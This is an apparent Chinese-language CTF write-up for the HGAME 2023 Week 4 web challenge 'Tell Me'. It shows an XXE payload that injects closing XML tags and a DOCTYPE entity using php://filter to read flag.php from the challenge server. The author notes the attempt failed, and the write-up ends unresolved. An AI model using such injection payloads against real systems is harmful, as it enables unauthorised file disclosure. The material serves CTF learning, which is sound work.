
HGAME 2023 Week4 writeup by D3ic1de

Web


Tell Me

题目没给啥提示，F12看下源码，发现有hint: ./www.zip，这个是可以直接访问的，下载下来，是页面的源码，同时在这个页面后有一个flag.php，那就很明显了需要去访问这个flag.php，然后看看源码，去搜了些文章，可以知道考的是XXE，去看了几篇关于XXE的文章知道既然要访问的是PHP格式的文件，那就需要使用PHP协议包装器，下面是我的payload和控制台输出的数据，还不太行，不知道为什么。




```
1
1
1</content></user><!DOCTYPE foo [<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=http://week-4.hgame.lwsec.cn:31392/flag.php">]><foo><result>&ac;</result></foo><user><content>
<user><name>1</name><email>1</email><content>1</content></user><!DOCTYPE foo [<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=http://week-4.hgame.lwsec.cn:31392/flag.php">]><foo><result>&ac;</result></foo><user><content></content></user>
XHR POST http://week-4.hgame.lwsec.cn:31922/send.php
```

然后我就尝试bp抓包然后修改post的内容，



这个response有点怪，我的result去哪了。。。另外如果没有name,email,content中的任意一个标签都会给你name,email,content cannot be empty。

思路到这就断了，之后又去看了一些文章，还是不清楚哪里有问题。

###